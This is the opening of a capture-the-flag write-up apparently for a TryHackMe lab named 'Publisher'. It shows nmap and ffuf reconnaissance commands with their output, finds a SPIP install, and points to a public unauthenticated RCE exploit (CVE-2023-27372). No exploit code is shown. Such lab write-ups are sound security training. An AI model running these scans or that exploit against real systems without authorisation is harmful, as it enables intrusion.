
Publisher-THM


nmap scan for open ports and services running on this ports.



```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# nmap -sC -sV -p- --min-rate 1000 10.10.175.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-14 12:04 EAT
Warning: 10.10.175.1 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.175.1
Host is up (0.30s latency).
Not shown: 65508 closed tcp ports (reset)
PORT      STATE    SERVICE         VERSION
22/tcp    open     ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
|   256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
|_  256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)
80/tcp    open     http            Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Publisher's Pulse: SPIP Insights & Tips
1262/tcp  filtered qnts-orb
2237/tcp  filtered optech-port1-lm
2363/tcp  filtered mediacntrlnfsd
4273/tcp  filtered vrml-multi-use
14173/tcp filtered unknown
18215/tcp filtered unknown
18453/tcp filtered unknown
19189/tcp filtered unknown
22362/tcp filtered unknown
27710/tcp filtered unknown
34666/tcp filtered unknown
39886/tcp filtered unknown
43024/tcp filtered unknown
44496/tcp filtered unknown
48400/tcp filtered unknown
50613/tcp filtered unknown
53649/tcp filtered unknown
55955/tcp filtered unknown
60547/tcp filtered unknown
62635/tcp filtered unknown
62814/tcp filtered unknown
62963/tcp filtered unknown
63020/tcp filtered unknown
63142/tcp filtered unknown
64487/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 131.66 seconds
```

port	state	service
22	open	ssh
80	open	http

looking at whats running on apache server, I find a webpage



Community Magazine

Publish articles, success stories,
tutorials and opinions about SPIP

Related Blogs

Rencontre SPIP
Mise à jour critique de sécurité : sortie de SPIP 4.1.5, SPIP 4.0.8 et SPIP 3.2.16
Spip Luz Days
Gazette de septembre 2023
Piratages de SPIP
Nouveaux plugins
SPIP5 et l'avenir de SPIP
API SQL, SPIP 5 et PHP 8.1

Archives

June 2024
May 2024
April 2024
March 2024
February 2024
January 2024
December 2023
November 2023
October 2023
September 2023

Popular Posts

Pellentesque dolor

Embracing Diversity in Tech: A Journey with SPIP

Posted by Admin, December 8, 2024 at 10:45 am, in Web Design

In this article, the author explores the significance of diversity and inclusivity in the tech industry. They reflect on their journey with SPIP and how the software embodies values that prioritize an open and welcoming environment for all contributors. They share personal experiences and insights on how SPIP's ethos aligns with the global movement towards more inclusive technology communities.

Credit goes to photovaco.com for photos.

18 comments

The Power of Collaboration: A Success Story with SPIP

Posted by Free Web Templates, December 2, 2024 at 11:24 am, in Web Template

Popular Posts


Freedom of Expression and SPIP: Advocating for Digital Rights
Author name - Oct 21, 2024 (63)

Nurturing a Welcoming Community: SPIP's Code of Conduct
Author name - Sep 15, 2024 (45)

Embracing Diversity in Tech: A Journey with SPIP
Author name - Aug 21, 2024 (36)


The Power of Collaboration: A Success Story with SPIP
Author name - July 19, 2024 (18)

Usually when presented with a webpage, I do check for any hidden directory. To achieve this I use tools such as gobuster or FFUF. I prefer ffuf to gobuster due to its functionalities and capabilities.
Using ffuf I fuzzed for hidden dir and found one as shown below.



```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://10.10.175.1:80/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.175.1:80/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

#                       [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 508ms]
#                       [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 622ms]
# Copyright 2007 James Fisher [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 917ms]
#                       [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 1418ms]
#                       [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 1127ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 8686, Words: 1334, Lines: 151, Dura
tion: 2012ms]
# on at least 3 different hosts [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 2482ms]
# Priority-ordered case-sensitive list, where entries were found [Status: 200, Size: 8686, Words: 1334, Lines: 151, D
uration: 2587ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 8686, Words: 1334, Lines: 151, Du
ration: 2066ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duratio
n: 2132ms]
images                  [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 3336ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 3380
ms]
                        [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 3483ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 8261m
s]
# directory-list-2.3-small.txt [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 8345ms]
spip                    [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 670ms]
                        [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 383ms]
:: Progress: [87664/87664] :: Job [1/1] :: 45 req/sec :: Duration: [0:19:59] :: Errors: 0 ::
```

Opening this dir path on browser, I am presented with a different webpage.



10.10.175.1/spip/

Publisher

Title : The Power and Peril of Online Publications : Navigating the Impact on Society


13 novembre 2023, par think

In the era of rapid digitalization, the internet has become a powerful platform for self-expression and information dissemination. While online publications provide a valuable space for sharing ideas and perspectives, the potential for harm to individuals and society cannot be ignored. This article delves into the dual nature of internet publications, exploring the positive aspects and the potential pitfalls that can adversely affect others.
The Positive Side :
Information Sharing (...)

Rechercher :

2023 - 2024 Publisher
Plan du site | Se connecter | Contact | RSS 2.0

I did a quick google such on the CVE- related to spip, and found one that allows unauthenticated RCE.



https://www.exploit-db.com/exploits/51536

SPIP v4.2.0 - Remote Code Execution (Unauthenticated)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
51536	2023-27372	NUTS7	WEBAPPS	PHP	2023-06-20

